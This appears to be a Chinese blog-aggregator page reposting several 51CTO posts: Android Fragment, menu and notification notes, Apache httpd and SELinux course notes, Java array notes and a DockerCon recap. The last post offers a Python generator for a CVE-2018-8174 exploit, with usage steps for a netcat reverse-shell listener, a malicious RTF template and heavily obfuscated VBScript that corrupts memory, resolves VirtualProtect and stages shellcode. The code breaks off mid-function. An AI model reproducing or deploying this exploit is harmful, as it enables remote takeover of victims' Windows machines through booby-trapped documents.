首页 文章 精选 留言 我的

精选列表

搜索[techo day],共2891篇文章
优秀的个人博客,低调大师

Android Day12-Fragment+Menu+AutoCompleteTextView+Notificationt


一、Fragment fragment,英文的意思是片断。 Fragment是Android3.0(API11)出现的新特性,如果不采用兼容性的写法,新建工程的时候最小兼 容版本的API应该为11以上。 在Android中,Fragment代表一个行为或者是Activity中用户界面的一部分。可以将其理解为 Activity模块化的片断。可以由多个Fragment组成activity,或者一个Fragment可以被多个 Activity所共用。 1)Fragment的生命周期 Fragment有自己的生命周期,除了onRestart方法之后,Activity有的生命周期方法它全有。 而且Fragment的生命周期方法也是两两呼应的。 虽然有这么多的生命周期方法,在实际开发中经常用的只有2种:onCreateView和onDestroy ■onCreateView必需是要复写的,因为它要返回View对象。 ■onDestroy方法中,主要是来做一些擦屁股的操作。 2)Fragment怎么添加到Activity当中去 2-1:在layout中定义Fragment的XML布局文件 2-2:定义Fragment中的用户类,复写onCreateView方法。 2-3:将Fragment添加到Activity中,有2种方式。 实现步骤: 2-1:在layout中定义Fragment的XML布局文件 2-2:定义Fragment中的用户类,复写onCreateView方法。 2-3:添加Fragment到Activity当中 ■第1种方式:在Activity布局文件里添加Fragment,通过fragment标签(首字母小写) 通过name属性来关联Fragment的用户类 ■第2种方式:通过Java代码来实现 1 2 3 4 5 6 7 8 9 //第1步:得到FragmentManager对象 FragmentManagerfragmentManager=getFragmentManager(); //第2步:开启事务,并返回Fragment事物。 FragmentTransactionfragmentTransaction=fragmentManager.beginTransaction(); //第3步:用事物为ViewGroup对象添加Fragment或者将ViewGroup替换成Fragment。 ExampleFragmentfragment= new ExampleFragment(); fragmentTransaction.add(R.id.fragment_container,fragment); //或者replace //第4步:提交事务 fragmentTransaction.commit(); 兼容低版本的写法: (1)定义的fragment必须使用v4包中的fragment (2)在获取fragment的管理者的activity必须继承FragmentActivity (3)获取Fragment的管理者的方式和之前不一样,其它的代码都一样。 3)Fragment的通讯 假如Activity中有2两个Fragment,LeftFragment和RightFragment。假如LeftFragment有 一个Button按钮,点击它改变RightFragment中的TextView的内容。应该做2件事情: ●第一步:在Activity中添加要被另外一个Fragment对象操作的Fragment时,为其指定一个 tag。 1 transaction.replace(R.id.ll_right, new RightFragment(), "right" ); ●第二步:在作为调用者的Button事件中,利用Activity这个桥梁找到要操作的Fragment。 1 2 RightFragmentfindFragmentRight=(RightFragment)getActivity().getFragmentManager().findFragmentByTag( "right" ); findFragmentRight.setText( "我被左边的Fragment操作了!" ); 二、菜单(menu) 1.创建菜单,要复写onCreateOptionsMenu方法 创建菜单的方式有2种 ●第1种: 在res/menu下创建菜单的XML文件,格式如下: 1 2 3 4 5 6 7 8 9 10 11 12 < menu xmlns:android = "http://schemas.android.com/apk/res/android" > <!--orderInCategory这个属性决定了item的显示的前后位置--> < item android:id = "@+id/item_1" android:orderInCategory = "10" android:title = "选项1" /> < item android:id = "@+id/item_2" android:orderInCategory = "5" android:title = "选项2" /> </ menu > 在onCreateOptionsMenu中,得到菜单的打气筒inflater来将布局填充到menu。 1 getMenuInflater().inflate(R.menu.main,menu); ●第2种:直接用代码来动态的创建菜单 4个参数的意义 int groupId, int itemId, int order,CharSequencetitle 分组、id、显示顺序、标题,其中id就是在onOptionsItemSelected里使用。 1 2 menu.addSubMenu( 0 , 1 , 5 , "选项111111" ); //各个参数与xml中的属性是一一对应的。 menu.addSubMenu( 0 , 2 , 3 , "选项2222222" ); 2.想找到具体点击的是哪个菜单的item,要实现onOptionsItemSelected方法。 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 @Override public boolean onOptionsItemSelected(MenuItemitem){ /*Toast.makeText(this,item.getTitle(),0).show();得到选项item的名称*/ /*Toast.makeText(this,item.getItemId()+"",0).show();得到选项item的id*/ System.out.println(item.getItemId()); switch (item.getItemId()){ case R.id.item_1: Toast.makeText( this ,item.getTitle()+ "--5555555" , 0 ).show(); break ; case R.id.item_2: Toast.makeText( this ,item.getTitle()+ "--10101010" , 0 ).show(); break ; default : break ; } return super .onOptionsItemSelected(item); } 三、AutoCompleteTextView 这个控件就像是加强版的EditText,可以定义适配器,当用户输入数据,如果适配器中有匹配的 数据就会显示到一个下拉的菜单中。用法如下: 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 public class CountriesActivity extends Activity{ protected void onCreate(Bundleicicle){ super .onCreate(icicle); setContentView(R.layout.countries); ArrayAdapter<String>adapter= new ArrayAdapter<String>( this , android.R.layout.simple_dropdown_item_1line,COUNTRIES); AutoCompleteTextViewtextView=(AutoCompleteTextView) findViewById(R.id.countries_list); textView.setAdapter(adapter); } private static final String[]COUNTRIES= new String[]{ "Belgium" , "France" , "Italy" , "Germany" , "Spain" }; } 四、通知栏 就是像短信发送到手机时,在屏幕上方提示的信息条。 通知一般会有2种展现方式,上面这个就是一般的显示方式Normal View,它的UI构成如下: 通知栏不仅可以提示信息,还能给它添加点击事件.如点击短信通知,就会跳转到短信页面. 1.通知栏高版本的写法 关于版本的通知栏的写法,官方API说得十分清楚: 第一段是这么说的: 在Notification.Builder对象里为Notification指定UI信息和动作,Noti fication.Builder.build()得到Notification对象,通过NotificationManager.notify()方 法来发送通知给系统。 下面就按照这个思路来写Java代码 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 //链式写法 Notificationnotification= new NotificationCompat.Builder( this ) .setContentTitle( "小芳" ) .setSmallIcon(R.drawable.ic_launcher) .setContentText( "晚上老地方见" ).build(); //给通知栏设置一个点击事件,假如点击之后开始打电话。 Intentintent= new Intent(); intent.setAction(Intent.ACTION_CALL); intent.setData(Uri.parse( "tel:" + 110 )); PendingIntentpendingIntent=PendingIntent.getActivity( this , 10 ,intent,Intent.FLAG_ACTIVITY_NEW_TASK); //这个设置点击事件的方法会覆盖之前的标题和内容的设置 notification.setLatestEventInfo( this , "小芳" , "晚上吃个饭吧" ,pendingIntent); //得到NotificationManager对象 NotificationManagernotificationManager=(NotificationManager)getSystemService(NOTIFICATION_SERVICE); notificationManager.notify( 0 ,notification); 2.通知栏低版本的写法 与高版本的写法不同,低版本的Notification是直接new出来的,不需要用Builder。 1 2 3 4 5 6 7 8 9 10 11 12 13 //构造方法3个参数:小图标、小图标文字、时间 Notificationnotification= new Notification(R.drawable.ic_launcher, "小芳" ,System.currentTimeMillis()); //给通知栏设置一个点击事件 Intentintent= new Intent(); intent.setAction(Intent.ACTION_CALL); intent.setData(Uri.parse( "tel:" + 110 )); PendingIntentpendingIntent=PendingIntent.getActivity( this , 10 ,intent,Intent.FLAG_ACTIVITY_NEW_TASK); notification.setLatestEventInfo( this , "小芳" , "晚上吃个饭吧" ,pendingIntent); //得到NotificationManager对象 NotificationManagernotificationManager=(NotificationManager)getSystemService(NOTIFICATION_SERVICE); notificationManager.notify( 0 ,notification); 本文转自屠夫章哥 51CTO博客,原文链接:http://blog.51cto.com/4259297/1680895,如需转载请自行联系原作者

优秀的个人博客,低调大师

Day09 WEB服务(Enginner03)

一、HTTP服务基础 1.1 Web通信基本概念 1.1.1 架构 基于B/S架构,其实是C/S架构的衍生版本。 1.1.2 原理 服务端提供网页 浏览器下载并显示网页 端口号:80/tcp 1.1.3 协议 Hyper Text Markup Language(HTML) 超文本标记语言 Hyper Text Transfer Protocol(HTTP) 超文本传输协议 1.1.4 服务端和客户端 服务端:httpd、nginx、tomcat 客户端:elinks、firefox、IE、chrome 1.1.5 prefork和worker模式的比较 prefork模式使用多个子进程,每个子进程只有一个线程。每个进程在某个确定的时间只能维持一个连接。在大多数平台上,Prefork MPM在效率上要比Worker MPM要高,但是内存使用大得多。prefork的无线程设计在某些情况下将比worker更有优势:它可以使用那些没有处理好线程安全的第三方模块,并且对于那些线程调试困难的平台而言,它也更容易调试一些。 worker模式使用多个子进程,每个子进程有多个线程。每个线程在某个确定的时间只能维持一个连接。通常来说,在一个高流量的HTTP服务器上,Worker MPM是个比较好的选择,因为Worker MPM的内存使用比Prefork MPM要低得多。但worker MPM也有不完善的地方,如果一个线程崩溃,整个进程就会连同其所有线程一起"死掉".由于线程共享内存空间,所以一个程序在运行时必须被系统识别为"每个线程都是安全的"。 二、 搭建单web服务器 2.1 /etc/httpd/conf/httpd.conf httpd的全局主配置文件 2.2 修改全局主配置文件 42行,Listen ip:port #监听ip地址和端口号 95行,ServerName #设置服务器的域名 119行,DocumentRoot #设置网站的根目录 2.3 httpd -t 检查主配置文件的语法是否有错误 三、虚拟web主机(多站点) 3.1 定义 由同一台服务器提供多个不同的web站点 3.2 区分方式 那么一台服务器如何区分不同的站点呢?有三种方式 基于域名(必须掌握) 基于端口(了解) 基于IP地址(不用) 3.3 /etc/httpd/conf.d/*.conf 由全局主配置文件来定义,一般存放自定义配置文件。 具体在第353行 3.4配置虚拟主机格式 <VirtualHost *:@@Port@@> ServerAdmin webmaster@dummy-host.example.com DocumentRoot "@@ServerRoot@@/docs/dummy-host.example.com" ServerName dummy-host.example.com ServerAlias www.dummy-host.example.com ErrorLog "/var/log/httpd/dummy-host.example.com-error_log" CustomLog "/var/log/httpd/dummy-host.example.com-access_log" common </VirtualHost> 3.5 /usr/share/doc/httpd-2.4.6/httpd-vhosts.conf httpd的虚拟主机格式帮助文件 3.6 虚拟web主机对默认web站点的影响 一旦启用了虚拟web主机以后,外部的DocumentRoot、ServerName会被忽略。虚拟web主机配置文件中第一个虚拟站点被视为默认站点,如果客户端访问的URL不属于任何虚拟主机,则用默认站点回应。因此,之前在主配置文件里面定义的ServerName必须在虚拟web主机配置文件里面增加一个虚拟主机,否则将无法访问 3.7 httpd服务访问控制 主配置文件定义了/禁止所有人访问;同时又定义了只有/var/www全部允许访问。这样的结果就是只有/var/www目录才能给所有人访问,/下的其他目录都不能访问 仅允许本机访问,禁止其他系统访问 <Directory "/var/www/abc/private"> Require ip 172.25.0.11 127.0.0.1 </Directory> 允许访问/webroot目录 <Directory "/webroot"> Require all granted </Directory> 允许所有人访问,但禁止172.34.0.0/24访问 <Directory "/var/www/html/doc"> Require all granted Require not ip 172.34.0.0/24 </Directory> 3.8 客户端访问服务端资源排错思路 首先防火墙是否限制 其次服务本身的访问控制 再次看SELinux是否限制 3.9 SELinux对httpd的策略保护 SELinux使用安全上下文(security context)的方式对系统的所有文件进行管理 SELinux限制了httpd只允许访问下面的文件,为他们打上了httpd的标签: /etc/httpd/conf/httpd.conf /etc/http/conf.d/*.conf /etc/www 3.10 ls -Zd /var/www 查看SELinux标签 ls -Zd /var/www drwxr-xr-x. root root system_u:object_r:httpd_sys_content_t:s0 /var/www 3.11 chcon -R --reference=/var/www /webroot 以/var/www为模板,把/webroot的SELinux标签修改为和/var/www一样,而且是递归修改 四、数字证书基础 4.1 PKI体系 PKI(Public Key Infrastructure) 公钥 私钥 证书 证书颁发机构 五、安全的web服务 5.1 定义 通过PKI体系,使用公私钥提供加密,可以确保消息的的私有性和完整性 端口443/tcp 5.2 协议 HTTPS(Security Hyper Text Transfer Protocol) 安全超文本传输协议 SSL(Secure Socket Layer) 安全套接字层 TLS(Transport Layer Security) 安全传输层协议 5.3 配置https 5.3.1 yum -y install mod_ssl 安装TLS协议支持,安装之后会增加一个文件/etc/httpd/conf.d/ssl.conf 5.3.2 部署证书 部署根证书、网站的证书到/etc/pki/tls/cert下 部署私钥到/etc/pki/tls/private下 5.3.3 /etc/httpd/conf.d/ssl.conf 59行,把DocumentRoot改为/webroot 60行,把ServerName改为server0.example.com:443 100行,修改证书文件名为server0.cert 107行,修改密钥文件名为server0.key 122行,修改CA证书文件名为example-ca.cert 六、部署动态网站 6.1 yum -y install mod_wsgi 安装支持python引擎的软件包 6.2 /usr/share/doc/mod_wsgi-3.4/README WSGI功能的介绍文档 6.3 wgethttp://172.25.0.254/pub/materials/webinfo.wsgi 下载动态网站,内容如下: #!/usr/bin/env python import time def application (environ, start_response): response_body = 'UNIX EPOCH time is now: %s\n' % time.time() status = '200 OK' response_headers = [('Content-Type', 'text/plain'), ('Content-Length', '1'), ('Content-Length', str(len(response_body)))] start_response(status, response_headers) return [response_body] 6.4 修改从配置文件 Listen 8909 <VirtualHost *:8909> DocumentRoot /var/www/nsd ServerName webapp0.example.com wsgiscriptAlias / /var/www/nsd/webinfo.wsgi #让浏览器找wsgi去翻译网页 </VirtualHost> 6.5 journalctl -xn httpd服务重启失败,查看详细日志。 Nov 03 17:23:40 localhost.localdomain python[4200]: SELinux is preventing /usr/sbin/httpd from name_bind access on the tcp_socket . *Plugin bind_ports (92.2 confidence) suggests**** If you want to allow /usr/sbin/httpd to bind to network port 8909 Then you need to modify the port type. Do #semanage port -a -t PORT_TYPE -p tcp 8909 where PORT_TYPE is one of the following: http_cache_port_t, http_port_t, jboss_management_port_t, jboss_messaging_port_t, ntop_po *Plugin catchall_boolean (7.83 confidence) suggests** If you want to allow nis to enabled Then you must tell SELinux about this by enabling the 'nis_enabled' boolean. Do setsebool -P nis_enabled 1 *Plugin catchall (1.41 confidence) suggests** If you believe that httpd should be allowed name_bind access on the tcp_socket by default. Then you should report this as a bug. You can generate a local policy module to allow this access. Do allow this access for now by executing: #grep httpd /var/log/audit/audit.log | audit2allow -M mypol #semodule -i mypol.pp 又是SELinux搞的鬼! 6.6 semanage port -l |grep http 查看SELinux允许http的哪些端口 6.7 semanage port -a -t http_port_t -p tcp 8909 设置SELinux添加允许http使用8909端口,耗费资源比较大 本文转自 goldwinner 51CTO博客,原文链接:http://blog.51cto.com/355665/2068711,如需转载请自行联系原作者

优秀的个人博客,低调大师

Java编程基础阶段笔记 day05 数组

​数组 笔记Notes 数组介绍 数组的声明 数组初始化 数组元素默认值 数组复制 数组反转 数组查找:线性查找、二分查找 数组排序:冒泡排序 数组介绍 数组名: 创建数组内存中开辟一整块连续的空间,而数组名中引用的是这块连续空间的首地址。 下标(或索引):从0开始 数组是引用数据类型, 元素相当于类的成员变量, 数组一经分配空间,其中的每个元素也被按照成员变量同样的方式被隐式初始化 数组中的元素可以是基本数据类型也可以是引用数据类型 数组的声明 声明:String[] names; int scores[]; 数组初始化:静态初始化、动态初始化 静态初始化:数组的初始化和赋值是同时进行的 names = new String{"12","34","56","78"}; 动态初始化:数组的初始化和赋值分开进行 String[] names2 = new String[5]; names2[0] = "123"; 下面的方式数组的声明和初始化不能分开。 int[] age = { 1, 2, 3, 4, 5, 6 }; 数组元素的默认值 byte、short、int、long -->0 float、double --->0.0 bolean --> u0000 引用数据类型(类、数组、接口)--->null 一维数组内存解析 String[] persons = new String[3]; String[] persons2 = persons; //persons 和 persons2 实际上指向的是同一块内存 堆、栈、方法区 堆(heap):用来存放对象的实例,只要是new出来的都在堆里 栈(stack): 存储局部变量, 如基本数据类型、对象引用(reference类型,它不等同于对象本身,是对象在堆内存的首地址) 方法区(Method Area):用于存储已被虚拟机加载的类信息、常量、静态变量、即时编译器编译后的代码等数据。 总结Summary 静态初始化与动态初始化 数组反转 数组查找:二分查找 数组排序:冒泡排序

优秀的个人博客,低调大师

DockerCon SF 18 Day Two 速记 – 社区、成长、创新


DockerCon第二天,主会场没有技术发布更多是业务的分享。开场演讲的是畅销书《Vaporized》的作者Robert Tercek,介绍了他对软件定义的社会的观察和思考,传统企业只有通过数字化转型,才能在现在的商业环境保持竞争力。 Docker/Kubernetes 技术社区的蓬勃进展,重点介绍几个方向: Docker自身的核心组件的持续迭代 Containerd 作为CNCF的容器运行时,得到了Moby/Kubernetes社区的支持。其提供了良好的role/responsibility切分,使得上层应用可以方便、高效地地操作镜像、容器。Demo中Michael演示了如何使用Containerd容器构建一个数据管道,从Youtube下载视频并进行音频转码的过程,整个流程没有用户空间的数据拷贝。 关于在Kubernetes中使用Con

优秀的个人博客,低调大师

CVE-2018-8174 EXP 0day python

usage: CVE-2018-8174.py [-h] -u URL -o OUTPUT [-i IP] [-p PORT] Exploit for CVE-2018-8174 optional arguments: -h, --help show this help message and exit -u URL, --url URL exp url -o OUTPUT, --output OUTPUT Output exploit rtf -i IP, --ip IP ip for netcat -p PORT, --port PORT port for netcat eg: python CVE-2018-8174.py -uhttp://1.1.1.1/exploit.html-o exp.rtf -i 2.2.2.2 -p 4444 put exploit.html on your server (1.1.1.1) netcat listen on [any] 4444 (2.2.2.2) enjoy it ! POC: 1 import argparse 2 import struct 3 4 SampleRTF = R"""{\rtf1\ansi\ansicpg1252\deff0\deflang1033{\fonttbl{\f0\fnil\fcharset0 Calibri;}} 5 {\*\generator Msftedit 5.41.21.2510;}\viewkind4\uc1\pard\sa200\sl276\slmult1\lang9\f0\fs22{\object\objautlink\objupdate\rsltpict\objw4321\objh4321{\*\objclass htmlfile}{\*\objdata 0105000002000000090000004f4c45324c696e6b000000000000000000000a0000 6 d0cf11e0a1b11ae1000000000000000000000000000000003e000300feff0900060000000000000000000000010000000100000000000000001000000200000001000000feffffff0000000000000000ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff 7 ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff 8 ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff 9 ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff 10 fffffffffffffffffdfffffffefffffffefffffffeffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff 11 ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff 12 ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff 13 ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff 14 ffffffffffffffffffffffffffffffff52006f006f007400200045006e00740072007900000000000000000000000000000000000000000000000000000000000000000000000000000000000000000016000500ffffffffffffffff020000000003000000000000c000000000000046000000000000000000000000903b 15 beae04f2d30103000000000200000000000001004f006c00650000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000a000200ffffffffffffffffffffffff00000000000000000000000000000000000000000000000000000000 16 000000000000000000000000f20000000000000003004f0062006a0049006e0066006f00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000120002010100000003000000ffffffff0000000000000000000000000000000000000000000000000000 17 0000000000000000000004000000060000000000000003004c0069006e006b0049006e0066006f000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000014000200ffffffffffffffffffffffff000000000000000000000000000000000000000000000000 18 000000000000000000000000050000008100000000000000010000000200000003000000fefffffffeffffff0600000007000000feffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff 19 ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff 20 ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff 21 ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff 22 ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff010000020900000001000000000000002a0000000403000000000000c0000000000000460200000021000c0000005f31353838343937393534000000000080000000e0c9ea79f9bace118c8200aa004ba90b68000000 23 UNICODE_URL 24 000000795881f43b1d7f48af2c825dc485276300000000a5ab0000ffffffff20693325f903cf118fd000aa00686f1300000000ffffffff0000 25 000000000000e05dd6ab04f2d30100000000000000000000000000000000000000000000100203000400000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000002700 26 NORMAL_URL 27 0000bbbbcccc2700 28 UNICODE_URL 29 0000000000000000000000000000000000000000000000000000 30 0000000000000000000000000000000000000000000000000000000000000000000000000000000001050000050000000d0000004d45544146494c45504943540000000000000000005e0000000800000000000000 31 0100090000032b00000000000500000000000400000003010800050000000b0200000000050000000c0200000000030000001e00050000000d0200000000050000000d0200000000040000002701ffff030000000000} 32 }\par 33 } 34 """ 35 36 SampleHTML = R""" 37 <!doctype html> 38 <html lang="en"> 39 <head> 40 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> 41 <meta http-equiv="x-ua-compatible" content="IE=10"> 42 <meta http-equiv="Expires" content="0"> 43 <meta http-equiv="Pragma" content="no-cache"> 44 <meta http-equiv="Cache-control" content="no-cache"> 45 <meta http-equiv="Cache" content="no-cache"> 46 </head> 47 <body> 48 <script language="vbscript"> 49 Dim lIIl 50 Dim IIIlI(6),IllII(6) 51 Dim IllI 52 Dim IIllI(40) 53 Dim lIlIIl,lIIIll 54 Dim IlII 55 Dim llll,IIIIl 56 Dim llllIl,IlIIII 57 Dim NtContinueAddr,VirtualProtectAddr 58 IlII=195948557 59 lIlIIl=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000%uffff%u7fff%u0000%u0000") 60 lIIIll=Unescape("%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000") 61 IllI=195890093 62 Function IIIII(Domain) 63 lIlII=0 64 IllllI=0 65 IIlIIl=0 66 Id=CLng(Rnd*1000000) 67 lIlII=CLng((&h27d+8231-&H225b)*Rnd)Mod (&h137d+443-&H152f)+(&h1c17+131-&H1c99) 68 If(Id+lIlII)Mod (&h5c0+6421-&H1ed3)=(&h10ba+5264-&H254a) Then 69 lIlII=lIlII-(&h86d+6447-&H219b) 70 End If 71 IllllI=CLng((&h2bd+6137-&H1a6d)*Rnd)Mod (&h769+4593-&H1940)+(&h1a08+2222-&H2255) 72 IIlIIl=CLng((&h14e6+1728-&H1b5d)*Rnd)Mod (&hfa3+1513-&H1572)+(&h221c+947-&H256e) 73 IIIII=Domain &"?" &Chr(IllllI) &"=" &Id &"&" &Chr(IIlIIl) &"=" &lIlII 74 End Function 75 Function lIIII(ByVal lIlIl) 76 IIll="" 77 For index=0 To Len(lIlIl)-1 78 IIll=IIll &lIlI(Asc(Mid(lIlIl,index+1,1)),2) 79 Next 80 IIll=IIll &"00" 81 If Len(IIll)/(&h15c6+3068-&H21c0) Mod (&h1264+2141-&H1abf)=(&hc93+6054-&H2438) Then 82 IIll=IIll &"00" 83 End If 84 For IIIl=(&h1a1a+3208-&H26a2) To Len(IIll)/(&h1b47+331-&H1c8e)-(&h14b2+4131-&H24d4) 85 lIIIlI=Mid(IIll,IIIl*(&h576+1268-&Ha66)+(&ha64+6316-&H230f),(&ha49+1388-&Hfb3)) 86 lIlIll=Mid(IIll,IIIl*(&hf82+3732-&H1e12)+(&h210+2720-&Hcaf)+(&h4fa+5370-&H19f2),(&hf82+5508-&H2504)) 87 lIIII=lIIII &"%u" &lIlIll &lIIIlI 88 Next 89 End Function 90 Function lIlI(ByVal Number,ByVal Length) 91 IIII=Hex(Number) 92 If Len(IIII)<Length Then 93 IIII=String(Length-Len(IIII),"0") &IIII 'pad allign with zeros 94 Else 95 IIII=Right(IIII,Length) 96 End If 97 lIlI=IIII 98 End Function 99 Function GetUint32(lIII) 100 Dim value 101 llll.mem(IlII+8)=lIII+4 102 llll.mem(IlII)=8 'type string 103 value=llll.P0123456789 104 llll.mem(IlII)=2 105 GetUint32=value 106 End Function 107 Function IllIIl(lIII) 108 IllIIl=GetUint32(lIII) And (131071-65536) 109 End Function 110 Function lllII(lIII) 111 lllII=GetUint32(lIII) And (&h17eb+1312-&H1c0c) 112 End Function 113 Sub llllll 114 End Sub 115 Function GetMemValue 116 llll.mem(IlII)=(&h713+3616-&H1530) 117 GetMemValue=llll.mem(IlII+(&h169c+712-&H195c)) 118 End Function 119 Sub SetMemValue(ByRef IlIIIl) 120 llll.mem(IlII+(&h715+3507-&H14c0))=IlIIIl 121 End Sub 122 Function LeakVBAddr 123 On Error Resume Next 124 Dim lllll 125 lllll=llllll 126 lllll=null 127 SetMemValue lllll 128 LeakVBAddr=GetMemValue() 129 End Function 130 Function GetBaseByDOSmodeSearch(IllIll) 131 Dim llIl 132 llIl=IllIll And &hffff0000 133 Do While GetUint32(llIl+(&h748+4239-&H176f))<>544106784 Or GetUint32(llIl+(&ha2a+7373-&H268b))<>542330692 134 llIl=llIl-65536 135 Loop 136 GetBaseByDOSmodeSearch=llIl 137 End Function 138 Function StrCompWrapper(lIII,llIlIl) 139 Dim lIIlI,IIIl 140 lIIlI="" 141 For IIIl=(&ha2a+726-&Hd00) To Len(llIlIl)-(&h2e1+5461-&H1835) 142 lIIlI=lIIlI &Chr(lllII(lIII+IIIl)) 143 Next 144 StrCompWrapper=StrComp(UCase(lIIlI),UCase(llIlIl)) 145 End Function 146 Function GetBaseFromImport(base_address,name_input) 147 Dim import_rva,nt_header,descriptor,import_dir 148 Dim IIIIII 149 nt_header=GetUint32(base_address+(&h3c)) 150 import_rva=GetUint32(base_address+nt_header+&h80) 151 import_dir=base_address+import_rva 152 descriptor=0 153 Do While True 154 Dim Name 155 Name=GetUint32(import_dir+descriptor*(&h14)+&hc) 156 If Name=0 Then 157 GetBaseFromImport=&hBAAD0000 158 Exit Function 159 Else 160 If StrCompWrapper(base_address+Name,name_input)=0 Then 161 Exit Do 162 End If 163 End If 164 descriptor=descriptor+1 165 Loop 166 IIIIII=GetUint32(import_dir+descriptor*(&h14)+&h10) 167 GetBaseFromImport=GetBaseByDOSmodeSearch(GetUint32(base_address+IIIIII)) 168 End Function 169 Function GetProcAddr(dll_base,name) 170 Dim p,export_dir,index 171 Dim function_rvas,function_names,function_ordin 172 Dim Illlll 173 p=GetUint32(dll_base+&h3c) 174 p=GetUint32(dll_base+p+&h78) 175 export_dir=dll_base+p 176 function_rvas=dll_base+GetUint32(export_dir+&h1c) 177 function_names=dll_base+GetUint32(export_dir+&h20) 178 function_ordin=dll_base+GetUint32(export_dir+&h24) 179 index=0 180 Do While True 181 Dim lllI 182 lllI=GetUint32(function_names+index*4) 183 If StrCompWrapper(dll_base+lllI,name)=0 Then 184 Exit Do 185 End If 186 index=index+1 187 Loop 188 Illlll=IllIIl(function_ordin+index*2) 189 p=GetUint32(function_rvas+Illlll*4) 190 GetProcAddr=dll_base+p 191 End Function 192 Function GetShellcode() 193 IIlI=Unescape("%u0000%u0000%u0000%u0000") &Unescape("REPLACE_SHELLCODE_HERE" &lIIII(IIIII(""))) 194 IIlI=IIlI & String((&h80000-LenB(IIlI))/2,Unescape("%u4141")) 195 GetShellcode=IIlI 196 End Function 197 Function EscapeAddress(ByVal value) 198 Dim High,Low 199 High=lIlI((value And &hffff0000)/&h10000,4) 200 Low=lIlI(value And &hffff,4) 201 EscapeAddress=Unescape("%u" &Low &"%u" &High) 202 End Function 203 Function lIllIl 204 Dim IIIl,IlllI,IIlI,IlIII,llllI,llIII,lIllI 205 IlllI=lIlI(NtContinueAddr,8) 206 IlIII=Mid(IlllI,1,2) 207 llllI=Mid(IlllI,3,2) 208 llIII=Mid(IlllI,5,2) 209 lIllI=Mid(IlllI,7,2) 210 IIlI="" 211 IIlI=IIlI &"%u0000%u" &lIllI &"00" 212 For IIIl=1 To 3 213 IIlI=IIlI &"%u" &llllI &llIII 214 IIlI=IIlI &"%u" &lIllI &IlIII 215 Next 216 IIlI=IIlI &"%u" &llllI &llIII 217 IIlI=IIlI &"%u00" &IlIII 218 lIllIl=Unescape(IIlI) 219 End Function 220 Function 